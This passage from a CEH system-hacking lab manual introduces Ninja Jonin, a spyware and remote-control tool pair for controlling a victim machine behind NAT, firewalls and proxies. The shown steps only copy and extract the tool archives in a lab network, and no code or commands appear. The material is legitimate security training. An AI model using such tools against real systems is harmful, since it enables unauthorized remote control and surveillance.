
Task 6: Gain Access to a Remote System using Ninja Jonin

Ninja Jonin is a combination of two tools; Ninja is installed in victim machine and Jonin is installed on the attacker machine. The main functionality of the tool is to control a remote machine behind any NAT, Firewall and proxy.


Here, we will use the Ninja Jonin to gain access to the remote target machine.

Note: In this task, we will use the **Windows 11** (**10.10.1.11**) machine as the host system and the **Windows Server 2022** (**10.10.1.22**) machine as the target system.


1. Turn on the **Windows Server 2022** virtual machine.
2. Switch to **Windows 11** virtual machine.
3. Navigate to **E:\CEH-Tools\CEHv12 Module 06 System Hacking\Spyware\General Spyware\Ninja Jonin** and copy **Jonin-v1.1.0-win.zip** and **Ninja-v1.2.1-win.zip** files.




4. Navigate to **C:/Users/Admin/Desktop** and paste the copied zip files.




5. Now, right-click on **Jonin-v1.1.0-win.zip** file and hover over **WinRAR** and select **Extract Here** from the list of options.



